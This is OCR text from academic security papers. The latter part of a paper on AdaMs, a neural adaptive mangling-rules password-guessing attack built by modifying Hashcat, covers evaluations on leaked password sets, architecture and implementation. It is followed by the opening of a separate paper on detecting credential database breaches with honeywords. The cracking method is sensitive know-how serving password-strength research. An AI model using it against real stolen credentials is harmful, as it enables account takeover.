
5 Adaptive, Dynamic Mangling rules: *AdaMs*

The results of the previous section confirm the effectiveness of the dynamic guessing mechanisms. We increased the number of hits compared to classic dictionary attacks by using the produced guesses to improve the attack on the fly. However, in the process, we also increased the number of guesses, possibly in a way that is hard to control and gauge. Moreover, by changing the dictionary at runtime, we disrupt any form of optimization of the initial configuration, such as any *a priori* ordering in the wordlist [26] and any joint optimization with the rules-set[7]. Unavoidably, this leads to sub-optimal attacks that may overestimate passwords strength.

To mitigate this phenomenon, we combine the dynamic augmentation technique with the complementary Adaptive Mangling Rules framework. The latter seeks an optimal configuration at runtime on the dynamic dictionary, promoting compatibility with the rules-set and limiting the impact of imperfect dictionary-words even if these are unknown before the attack. This process is further supported by the dynamic budgets that address the possible covariate-shift [40] of the compatibility function induced by the augmented dictionary.

Hereafter, we refer to this final guessing strategy as *AdaMs* (**A**daptive, **Dyn**amic **M**angling rule**s**). Details on the

[7] I.e., new words may not interact well with the mangling rules in use.



(a) *MyHeritage* with *PasswordPro* (b) *zooks* with *PasswordPro* (c) *youku* with *PasswordPro* (d) *RockYou* with *PasswordPro*

(e) *MyHeritage* with *generated* (f) *zooks* with *generated* (g) *youku* with *generated* (h) *RockYou* with *generated*

(i) *MyHeritage* with *generated2* (j) *zooks* with *generated2* (k) *youku* with *generated2* (l) *RockYou* with *generated2*

Figure 8: Each plot reports the number of guesses (in log scale) and the percentage of matched passwords for different rule-sets and dictionaries against several attacked-sets. Each row reports a rule-set, whereas each column identifies an attacked-set. We use four dictionaries, each identified by a colored line. Continuous lines show *AdaMs* attacks whereas dashed lines refer to standard mangling rules attacks.

implementation of *AdaMs* are given in Appendix E, whereas we benchmark it in Appendix D.

5.1 Evaluation


Figure 8 reports an extensive comparison of *AdaMs* against standard mangling-rules attacks. In the figure, we test all pairs of dictionary/rule-set obtained from the combination of the dictionaries: *MyHeritage*, *RockYou*, *animoto*, *phpBB* and the rules-sets: *PasswordPro*, *generated* and *generated2* on four attacked-sets. Hereafter, we switch to a logarithm scale given the heterogeneity of the number of guesses produced by the various configurations.

For the reasons given in the previous sections, *AdaMs* outperforms standard mangling rules within the same configurations, while requiring fewer guesses on average. More interestingly, *AdaMs* attacks generally exceed the hits count of all the standard attacks regardless of the selected dictionary. In particular, this is always true for the *generated* and *generated2* rules-sets.

Conversely, in cases where the dynamic dictionary augmentation offers only a small gain in the number of hits (e.g., attacking *RockYou*), *AdaMs* equalizes the performance of various dictionaries, typically, towards the best configuration for the standard attack. In Figures 8d and 8h, all the configurations of *AdaMs* reach a number of hits comparable to the best configuration for the standard attack, i.e., using *MyHeritage*, while requiring up to an order of magnitude fewer guesses (e.g., Figure 8d), further confirming that the best standard attack is far from being optimal. In the reported experiments, the only outlier is *phpBB* when used against *zooks* in Figure 8b. Here, *AdaMs* did not reach/exceed all the standard attacks in the number of hits despite consistently redressing the initial configuration. However, this discrepancy is canceled out when more mangling rules are considered such as in Figure 8f.

Eventually, the *AdaMs* attack makes the initial selection of the dictionary systematically less influential. For instance, in our experiments, a set such as *phpBB* reaches the same performance of wordlists that are two orders of magnitude larger (e.g., *RockYou*). The crucial factor remains the rules-set's **cardinality** that ultimately determines the magnitude of the attack, even though it does not appreciably affect the guessing performance.

The effectiveness of *AdaMs* is better captured by the results reported in Figure 9. Here, we create a synthetic optimal dictionary for an attacked-set and evaluate the capability of *AdaMs* to converge to the performance of such an optimal configuration. To this end, given a password leak X, we ran-



(a) $MyHeritage_{\text{target}}$ (b) $youku_{\text{target}}$

Figure 9: Comparison of *AdaMs* against optimal dictionary for two sets of passwords.

domly divide it in two disjointed sets of equal size, say X_{dict} and X_{target}. Then, we attack X_{target} by using both X_{dict} (i.e., optimal dictionary) and an external dictionary (i.e., sub-optimal dictionary). Arguably, X_{dict} is the *a priori* optimal dictionary to attack X_{target} since X_{dict} and X_{target} are samples of the very same distribution.

We report the results for two sets: *MyHeritage* and *youku*. The attacks are carried out by using the rules-set *generated* and *RockYou* as the external dictionary. In the case of *MyHeritage*, the *AdaMs* attack is more precise than the optimal dictionary and produces a comparable number of hits. Similarly, in the case of *youku*, the *AdaMs* attack guesses faster than the optimal dictionary within the first 10^{11} guesses. However, in this case, it does not reach an equivalent number of guessed passwords. We can attribute this to the high discrepancy between the initial dictionary *RockYou* and the attacked-set *youku* that cannot be bridged without prior knowledge.[8] Nevertheless, the dictionary augmentation technique can induce a dictionary that has a comparable utility to one of the best optimal *a priori* setup, while requiring no information on the attacked-set. In the process, the adaptive framework consistently accounts for the noise introduced by the augmentation, allowing *AdaMs* to be even more precise than the optimal dictionary for most of the attack (i.e., within the first 10^{11} guesses).

Further comparison with other password models can be found in Appendix A.

6 Takeaways and New Directions

The *AdaMs* attack autonomously pushes the attack strategy towards the optimal one, producing password strength estimates that better model actual adversarial capabilities. As shown in Figure 8, the approach also makes the guessing attack more resilient to deficiencies in the initial configuration, reducing the bias induced by misconfiguration. In this direction, the *AdaMs* attack further proves the intrinsic unsuitability of arbitrarily chosen configurations and the overestimation of password security that those can induce.

Compared with other systems [28, 32], our framework provides researchers and security practitioners with a markedly more efficient and flexible solution. We make our code and trained models publicly available[9] in the hope **our system will help improve the soundness of password strength estimation techniques**.

Finally, our techniques pave the way for new valuable directions in the study of password security: **(1)** our dynamic attack offers a framework capable of explaining causality relations among guessed passwords in a dynamic context; the *hits-tree* produce from our technique could provide insights on how to proactively reduce the threat of dynamic attackers. **(2)** Mangling rules are not necessarily *effective* or *ineffective* as assumed in current automatic configuration techniques [4, 26]. They have a conditional nature that must be accounted for to seek optimal configurations. Adaptive mangling rules have proven to be superior and more effective. Still, it would be interesting to devise new techniques to automatically formulate mangling rules rather than select and compose existing ones.

Acknowledgements

We wish to thank Blase Ur (our *shepherd*) and the other anonymous reviewers for the valuable feedback which helped to improve the paper.

References

[1] "Over 1.4 Billion Clear Text Login Credentials Found in Single Database on Dark Web". https://infowatch.com/analytics/leaks_monitoring/97798.

[2] "techcrunch.com: Animoto hack exposes personal information, location data". https://tinyurl.com/ybhc9uaz.

[3] "arstechnica.com: Anatomy of a hack: How crackers ransack passwords like "qeadzcwrsfxv1331". https://tinyurl.com/y9jw4va6.

[4] "Automatic mangling rules generation". http://passwords12.at.ifi.uio.no/Simon_Marechal-manglingrules_Passwords12.pdf.

[5] J. Blocki, B. Harsha, and S. Zhou. On the economics of offline password cracking. In *2018 IEEE Symposium on Security and Privacy (SP)*, pages 853–871, 2018.

[6] J. Bonneau. The science of guessing: Analyzing an anonymized corpus of 70 million passwords. In *2012*

[8] The leak *youku* is mostly composed of Chinese passwords that are underrepresented in *RockYou*.

[9] https://github.com/TheAdamProject/adams

IEEE Symposium on Security and Privacy, pages 538–552, 2012.

[7] S. Boztas. Entropies, guessing and cryptography, 1999.

[8] "Crack me if you can contest". https://contest.korelogic.com.

[9] X. de Carné de Carnavalet and M. Mannan. From very weak to very strong: Analyzing password-strength meters. In *NDSS*, 01 2014.

[10] M. Dell' Amico, P. Michiardi, and Y. Roudier. Password strength: An empirical analysis. In *2010 Proceedings IEEE INFOCOM*, pages 1–9, 2010.

[11] M. Dell'Amico and M. Filippone. Monte carlo strength evaluation: Fast and reliable password checking. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, CCS '15, page 158–169, New York, NY, USA, 2015. Association for Computing Machinery.

[12] S. Fahl, M. Harbach, Y. Acar, and M. Smith. On the ecological validity of a password study. In *Proceedings of the Ninth Symposium on Usable Privacy and Security*, SOUPS '13, New York, NY, USA, 2013. Association for Computing Machinery.

[13] "neural_network_cracking: Github repository". https://github.com/cupslab/neural_network_cracking.

[14] A. Forget, S. Chiasson, P. C. van Oorschot, and R. Biddle. Improving text passwords through persuasion. In *Proceedings of the 4th Symposium on Usable Privacy and Security*, SOUPS '08, page 1–12, New York, NY, USA, 2008. Association for Computing Machinery.

[15] "hashcat - advanced password recovery". https://hashcat.net/hashcat.

[16] K. He, X. Zhang, S. Ren, and J. Sun. Deep residual learning for image recognition. In *2016 IEEE Conference on Computer Vision and Pattern Recognition (CVPR)*, pages 770–778, 2016.

[17] M. Jakobsson and M. Dhiman. The benefits of understanding passwords. In *Proceedings of the 7th USENIX Conference on Hot Topics in Security*, HotSec'12, page 10, USA, 2012. USENIX Association.

[18] "John the Ripper password cracker". https://www.openwall.com/john.

[19] "John's Markov generator". https://openwall.info/wiki/john/markov.

[20] B. Kaliski. "Pkcs# 5: Password-based cryptography specification version 2.0". https://tools.ietf.org/html/rfc2898, 2000.

[21] P. G. Kelley, S. Komanduri, M. L. Mazurek, R. Shay, T. Vidas, L. Bauer, N. Christin, L. F. Cranor, and J. Lopez. Guess again (and again and again): Measuring password strength by simulating password-cracking algorithms. In *2012 IEEE Symposium on Security and Privacy*, pages 523–537, 2012.

[22] D. P. Kingma and J. Ba. Adam: A method for stochastic optimization. In *3rd International Conference on Learning Representations, ICLR 2015, San Diego, CA, USA, May 7-9, 2015, Conference Track Proceedings*, 2015.

[23] S. Komanduri, R. Shay, P. G. Kelley, M. L. Mazurek, L. Bauer, N. Christin, L. F. Cranor, and S Egelman. Of passwords and people: Measuring the effect of password-composition policies. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*, CHI '11, New York, NY, USA, 2011. ACM.

[24] T. Lin, P. Goyal, R. Girshick, K. He, and P. Dollar. Focal loss for dense object detection. In *The IEEE International Conference on Computer Vision (ICCV)*, Oct 2017.

[25] "LinkedIn Hack Wikipedia". https://en.wikipedia.org/wiki/2012_LinkedIn_hack.

[26] E. Liu, A. Nakanishi, M. Golla, D. Cash, and B. Ur. Reasoning Analytically About Password-Cracking Software. In *IEEE Symposium on Security and Privacy*, SP '19, pages 1272–1289, San Francisco, California, USA, May 2019. IEEE.

[27] M. L. Mazurek, S. Komanduri, T. Vidas, L. Bauer, N. Christin, L. F. Cranor, P. G. Kelley, R. Shay, and B. Ur. Measuring password guessability for an entire university. In *Proceedings of the 2013 ACM SIGSAC Conference on Computer and Communications Security*, CCS '13, page 173–186, New York, NY, USA, 2013. Association for Computing Machinery.

[28] W. Melicher, B. Ur, S. M. Segreti, S. Komanduri, L. Bauer, N. Christin, and L. F. Cranor. Fast, lean, and accurate: Modeling password guessability using neural networks. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 175–191, Austin, TX, Aug 2016. USENIX Association.

[29] R. Morris and K. Thompson. Password security: A case history. *Commun. ACM*, 22(11):594–597, November 1979.

[30] "The Verge: MyHeritage breach leaks millions of account details". https://tinyurl.com/y7w6wsrf.

[31] A. Narayanan and V. Shmatikov. Fast dictionary attacks on passwords using time-space tradeoff. In *Proceedings of the 12th ACM Conference on Computer and Communications Security*, CCS '05, page 364–372, New York, NY, USA, 2005. Association for Computing Machinery.

[32] D. Pasquini, A. Gangwal, G. Ateniese, M. Bernaschi, and M. Conti. Improving Password Guessing via Representation Learning. In *IEEE Symposium on Security and Privacy (SP)*, 2021.

[33] "pcfg_cracker: PCFG Github repository". https://github.com/lakiw/pcfg_cracker.

[34] C. Percival. Stronger key derivation via sequential memory-hard functions, 01 2009.

[35] N. Provos and D. Mazières. A future-adaptive password scheme. In *Proceedings of the Annual Conference on USENIX Annual Technical Conference*, ATEC '99, page 32, USA, 1999. USENIX Association.

[36] "computerworld.com: RockYou hack exposes names, passwords of 30M accounts'. https://tinyurl.com/yyn87l48.

[37] "I have the HashCat so I make the rules". https://hashcat.net/events/p14-vegas/I%20have%20the%20%23cat%20i%20make%20the%20rules_YC.pdf.

[38] S. Schechter, C. Herley, and M. Mitzenmacher. Popularity is everything: A new approach to protecting passwords from statistical-guessing attacks. In *Proceedings of the 5th USENIX Conference on Hot Topics in Security*, HotSec'10, page 1–8, USA, 2010. USENIX Association.

[39] D. Seeley. Password cracking: A game of wits. *Commun. ACM*, 32(6):700–703, June 1989.

[40] M. Sugiyama, M. Krauledat, and K. R. Müller. Covariate shift adaptation by importance weighted cross validation. *J. Mach. Learn. Res.*, 8:985–1005, December 2007.

[41] B. Ur, S. M. Segreti, L. Bauer, N. Christin, L. F. Cranor, S. Komanduri, D. Kurilova, M. L. Mazurek, W. Melicher, and R. Shay. Measuring real-world accuracies and biases in modeling password guessability. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 463–481, Washington, D.C., Aug 2015. USENIX Association.

[42] A. Vaswani, N. Shazeer, N. Parmar, J. Uszkoreit, L. Jones, A. Gomez, Ł. Kaiser, and I. Polosukhin. Attention is all you need. In I. Guyon, U. V. Luxburg, S. Bengio, H. Wallach, R. Fergus, S. Vishwanathan, and R. Garnett, editors, *Advances in Neural Information Processing Systems 30*, pages 5998–6008. Curran Associates, Inc., 2017.

[43] R. Veras, C. Collins, and J. Thorpe. On the semantic patterns of passwords and their security impact. ndss, 2014.

[44] M. Weir, S. Aggarwal, B. d. Medeiros, and B. Glodek. Password cracking using probabilistic context-free grammars. In *2009 30th IEEE Symposium on Security and Privacy*, pages 391–405, 2009.

[45] D. L. Wheeler. zxcvbn: Low-budget password strength estimation. In *25th USENIX Security Symposium (USENIX Security 16)*, pages 157–173, Austin, TX, Aug 2016. USENIX Association.

[46] R. V. Yampolskiy. Analyzing user password selection behavior for reduction of password space. In *Proceedings 40th Annual 2006 International Carnahan Conference on Security Technology*, pages 109–115, 2006.

[47] C. Yeh, W. Wu, W. Ko, and Y. Wang. Learning deep latent spaces for multi-label classification. In *Proceedings of the Thirty-First AAAI Conference on Artificial Intelligence*, AAAI'17, page 2838–2844. AAAI Press, 2017.

[48] "HackRead: Chinese Video Service Giant Youku Hacked; 100M Accounts Sold on Dark Web". https://tinyurl.com/yb78uxnh.

[49] "The Economic Times: Zomato hacked: Security breach results in 17 million user data stolen". https://tinyurl.com/y8xec7sr.

[50] "arstechnica.com: Dating site Zoosk resets some user accounts following password dump". https://tinyurl.com/y3r2xob5.


Appendices

A Comparison with other password models

Next, we compare *AdaMs* with other password models.

Figure A.1 reports a direct comparison against the RNN-based approach of Melicher et al. [28] and PCFG [44]. The RNN-based password model is the state-of-the-art for password strength estimation, although its computational cost in generating guesses makes it impractical for real password guessing. We train the model using *RockYou* and simulate password guessing attacks using [11]. In the process, we use default parameters of the available software [13] and consider passwords with guess-number within 10^{12}.

PCFG is the academic approach that better mirrors the guessing generation process of dictionary attacks. We train the




(a) *MyHeritage* (b) *youku* (c) *zooks*

Figure A.1: Comparison of the *AdaMs* attacks against the RNN-based approach of Melicher et al. [28] and PCFG [44] for three password leaks.

PCFG-based model on *RockYou* using the default setting [33]. In this case, we limit to the first 10^{11}.

We compare the models on three leaks: *MyHeritage*, *youku* and *zooks*. For the *AdaMs* attacks, we use *RockYou* as a dictionary, whereas we report results for three rules-sets. Surprisingly, the *AdaMs*reach performance very close to the one obtained from the RNN-based model. It even outperforms the parametric attack in two of the three attack-sets. Similarly, *AdaMs* tend to perform better than PCFG in the three cases, especially after the initial guesses. Furthermore,



(a) *youku* (b) *zomato*

Figure A.2: Performance comparison between *AdaMs* and the dynamic attack [32]. Classic mangling rules attacks and StaticGAN [32] are reported as baseline.

Figure A.2 compares *AdaMs* against the original GAN-based dynamic attack [32]. We base the comparison on the same leaks used in [32]; namely, the *youku* and *zomato* leak (details given in Table 2). The GAN-based model is trained on the *RockYou* leak and the attack is performed with the same hyperparameters used in [32]: $\sigma = 0.35$ and *hot-start* $\alpha = 10\%$. Despite our simpler approach, the *AdaMs* attack performs very similarly to the GAN-based attack, besides being significantly faster in generating guesses (see Table D.1).

B Details on the deep learning framework

This Appendix details the architecture used to implement the neural approximations of the compatibility functions presented in Section 3.2.1. It can be defined using five parameters, namely:

Algorithm 3: Residual Block: `residualBlock(·)`:

Data: input tensor: x_{in}
1 $x = \texttt{batchNormalization}(x_{in})$;
2 $x = \texttt{ReLU}(x)$;
3 $x = \texttt{1D-Convolution}(x, f, k)$;
4 $x = \texttt{batchNormalization}(x)$;
5 $x = \texttt{ReLU}(x)$;
6 $x = \texttt{1D-Convolution}(x, f, k)$;
7 **return** $x_{in} + 0.3 \cdot x$

Algorithm 4: Architecture:

Data: input tensor: x_{in}, rules-set R
1 $x = \texttt{charactersEmbedding}(x_{in}, 128)$;
2 $x = \texttt{1D-Convolution}(x, f, k)$;
3 **for** 0 ***to*** d **do**
4 $\quad x = \texttt{residualBlock(x)}$
5 $bneck = \lceil \frac{f}{b} \rceil$;
6 $x = \texttt{1D-Convolution}(x, bneck, k)$;
7 $x = \texttt{flattern}(x)$;
8 $logits = \texttt{dense}(x, |R|)$;
9 **return** *logits*

- **Depth (d):** The number of residual blocks composing the network. Each residual block includes two 1D-convolutional layers, supported by normalization layers and activation i.e., Algorithm 3.
- **Number of filters (f):** The number of filters for each convolutional layer in the network.
- **Kernel size (k):** Size of the kernel used in every convolutional layer in the network.
- **Final Bottleneck (b):** Reduction of the number of filters before the final dense layer.

The final architecture is described in Algorithm 4. Our biggest models are realizations of the parameters: $d=15$, $f=512$, $k=5$. We use $b=2$ for *PasswordPro* and *generated*, $b=3$ for *generated2* instead.




Figure C.1: Effectiveness of the dynamic-budget within *AdaMs* for different value of β. Continuous lines present *AdaMs*, whereas dashed lines are *AdaMs* ablated of the dynamic-budget

Table D.1: Number of guesses per second compute single core/GPU on a NVIDIA DGX-2 machine.

AdaMs **generated2**	*AdaMs* **generated**	*AdaMs* **PasswordPro**	**Hashcat** CPU legacy	**GAN [32]** Dynamic Attack
726182 g/s	709439 g/s	644444 g/s	928647 g/s	34189 g/s

C Impact of the Dynamic budget

We briefly illustrate the impact of the dynamic budget (i.e., Section 4.2) on the performance of *AdaMs*. As previously discussed, the dynamic budget has always a positive or neutral effect. Figure C.1 reports an example for the attacked-set *youku*. In the figure, continuous lines refer to the complete *AdaMs* attack, whereas dashed lines report the results for *AdaMs* without dynamic budget for the same configuration. We report the results for three values of β.
As shown in the example, the dynamic budget is particularly effective when low β is used. In these cases, the dynamic logic helps better organize the small total budget of the attack, resulting in better global performance. The gain decreases when bigger budgets are adopted.

D Benchmarks

In this Appendix, we analyze the computational cost of generating guesses with *AdaMs*. Primarily, we test the overhead with respect to standard mangling rules (i.e., *Hashcat CPU legacy*).

For the comparison, we produce 10^9 strings and compute the number of guesses generated per second (i.e., g/s). **In the process, we include the time of checking for the guesses in the set of the attacked passwords** (the same methodology is used for each tool and may not be computationally optimal). Note that we do not perform any hash function computation in the process. We repeat the test 5 times using *RockYou* as dictionary and *animoto* as attacked-set, whereas we repeat for the rules-sets: *PasswordPro*, *generated* and *generated2*. Table D.1 averages the time for each tool. The result for the standard mangling rules is reported as average over the three rules-sets. Additionally, we report the timings for the GAN-based, dynamic attack described in [32].

On average, *AdaMs* are just 25% slower than standard mangling rules. Considering that the Adaptive mangling rules can reduce the number of guesses up to an order of magnitude, this overhead becomes negligible in practice. Moreover, this discrepancy easily fades out when slow hash functions, such as [20, 34, 35], are considered.

E Implementation of *AdaMs*

We rely on the *CPU legacy* version of *Hashcat*[10] to implement *AdaMs* attacks. Our prototype uses the CPU version as it is easier to modify its workflow, although the *Hashcat* GPU engine can trivially support our approach.[11]
In the code, we modify the main loop of *Hashcat*, where it scans over dictionary words and then iterates on all rules. We read a batch of words from the dictionary, we give them as input to the neural network, and then, for each word w in the batch, we apply only the rules whose values of α_R are greater than $(1-\beta)$. We check all these guesses and, those who match are added on top of the remaining words in the dictionary, i.e., they will be part of the next batch of words. The same batching approach is used for the dynamic budget. Here, budget increments and normalization per rule are performed conjointly after every batch to further reduce computational overhead. In the implementation, we use batch-size equals to 4096 dictionary words.

[10] https://github.com/hashcat/hashcat-legacy
[11] The GPU engine is also more suited as it would naturally support the computation of the neural network on GPU, removing the CPU/GPU communication overhead

Using Amnesia to Detect Credential Database Breaches

Ke Coby Wang
University of North Carolina at Chapel Hill
kwang@cs.unc.edu

Michael K. Reiter
Duke University
michael.reiter@duke.edu

Abstract

Known approaches for using decoy passwords (honeywords) to detect credential database breaches suffer from the need for a trusted component to recognize decoys when entered in login attempts, and from an attacker's ability to test stolen passwords at *other* sites to identify user-chosen passwords based on their reuse at those sites. Amnesia is a framework that resolves these difficulties. Amnesia requires no secret state to detect the entry of honeywords and additionally allows a site to monitor for the entry of its decoy passwords elsewhere. We quantify the benefits of Amnesia using probabilistic model checking and the practicality of this framework through measurements of a working implementation.

1 Introduction

Credential database breaches have become a widespread security problem. Verizon confirmed 3950 database breaches globally between Nov. 2018 and Oct. 2019 inclusive; of those 1665 breaches for which they identified victims, 60% leaked credentials [43].[1] Credential database breaches are the largest source of compromised passwords used in credential stuffing campaigns [42], which themselves are the cause of the vast majority of account takeovers [41]. Unfortunately, there is usually a significant delay between the breach of a credential database and the discovery of that breach; estimates of the average delay range from 7 [23] to 15 [41] months. The resulting window of vulnerability gives attackers the opportunity to crack the passwords offline (if the stolen credential database stores only password hashes), to determine their value by probing accounts using them [41], and then to either use them directly to extract value or sell them through illicit forums for trafficking stolen credentials [41, 42].

Decoy passwords have been proposed in various forms to interfere with the attacker's use of a stolen credential database. In these proposals (see Sec. 2), a site (the target) stores decoy passwords alongside real passwords in its credential database, so that if the attacker breaches the database, the correct passwords are hidden among the decoys. The attacker's entry of a decoy password can alert the target to its breach; the term *honeywords* has been coined for decoys used in this way [25].

While potentially effective, honeywords suffer from two related shortcomings that, we believe, have limited their use in practice. First, previous proposals that leverage honeywords require a trusted component to detect the entry of a honeyword, i.e., a component that retains secret state even *after* the target has been breached. Such a trusted component is a strong assumption, however, and begs the question of whether one could have been relied upon to prevent the breach of the target's database in the first place. Second, the effectiveness of honeywords depends on the indistinguishability of the user-chosen password from the decoys when they are exposed to an attacker. However, because so many users reuse their chosen passwords across multiple accounts [11, 36, 44], an attacker can simply test (or *stuff*) all passwords for an account leaked from the target at accounts for the same user at other sites. Any password that works at another site is almost certainly the user-chosen password at the target.

In this paper, we resolve both of these difficulties and realize their solutions in a framework called Amnesia. First, we show that honeywords can be used to detect a target's database breach with no persistent secret state at the target, a surprising result in light of previous work. Specifically, we consider a threat model in which the target is breached passively but completely and potentially repeatedly. Without needing to keep secrets from the attacker, Amnesia nevertheless enables the target to detect its own breach probabilistically, with benefits that we quantify through probabilistic model checking. Our results show, for example, that Amnesia substantially reduces the time an attacker can use breached credentials to access accounts without alerting the target to its breach.

To address credential stuffing elsewhere to distinguish the user-chosen password from the honeywords, Amnesia enables the target to monitor for the entry of passwords stolen from it

[1] This number excludes 14 breaches of victims in Latin America and the Caribbean for which the rate of credential leakage was not reported.

at other sites, called monitors. Via this framework, incorrect passwords entered for the same user at monitors are treated (for the purposes of breach detection) as if they had been entered locally at the target. One innovation to accomplish this is a cryptographic protocol by which a monitor transfers the password attempted in an unsuccessful login there to the target, but only if the attempted password is one of the passwords (honey or user-chosen) for the same account at the target; otherwise, the target learns nothing. We refer to this protocol as a *private containment retrieval* (PCR) protocol, for which we detail a design and show it secure. Leveraging this PCR protocol, we show that Amnesia requires no trust in the monitors for the target to accept a breach notification. In other words, even if a monitor is malicious, it cannot convince an unbreached target that it has been breached.

We finally describe the performance of our Amnesia implementation. Our performance results suggest that the computation, communication and storage costs of distributed monitoring are minimal. For example, generating a monitoring response takes constant time and produces a constant-size result, as a function of the number of honeywords, and is practical (e.g., no more than 10ms and about 1KB, respectively).

To summarize, our contributions are as follows:

- We develop the first algorithm leveraging honeywords by which a target site can detect the breach of its password database, while relying on *no* secret persistent state. We evaluate this design using probabilistic model checking to quantify the security it provides.
- We extend this algorithm with a protocol to monitor accounts at monitors to detect the use of the target's honeywords there. Our algorithm is the first such proposal to ensure no false detections of a database breach, despite even malicious behavior by monitors.
- A core component of this algorithm is a new cryptographic protocol we term a *private containment retrieval* protocol, which we detail and prove correct.
- We describe the performance of our algorithm using an implementation and show that it is practical.

2 Related Work

Within research on decoy passwords, we are aware of only two proposals by which a target can detect its *own* breach using them. Juels and Rivest [25] coined the term *honeywords* for decoy passwords submitted in login attempts to signal to a site that it was breached by an attacker. In their proposal and works building on it (e.g., [14]), the target is augmented with a trusted *honeychecker* that stores which of the passwords listed with the account is the user-chosen one; login attempts with others alert the site to its breach. Almeshekah et al. [2] use a machine-dependent function (e.g., hardware security module) in the password hash at the target site to prevent offline cracking of its credential database if breached. Of more relevance here, an attacker who is unaware of this defense and so attempts to crack its database offline will produce plausible decoy passwords (*ersatzpasswords*) that, when submitted, alert the target site to its breach. The primary distinction between these proposals and ours is that ours permits a target to detect its own breach *without any secret persistent state*. In contrast, these proposals require a trusted component—the honeychecker or the machine-dependent function—whose state is assumed to remain secret even after the attacker breaches the site. In addition, we reiterate that ersatzpasswords are effective in alerting the target to its breach only if the attacker is unaware of the use of this scheme, as otherwise the attacker will know that passwords generated through offline cracking without access to the machine-dependent function are ersatzpasswords.

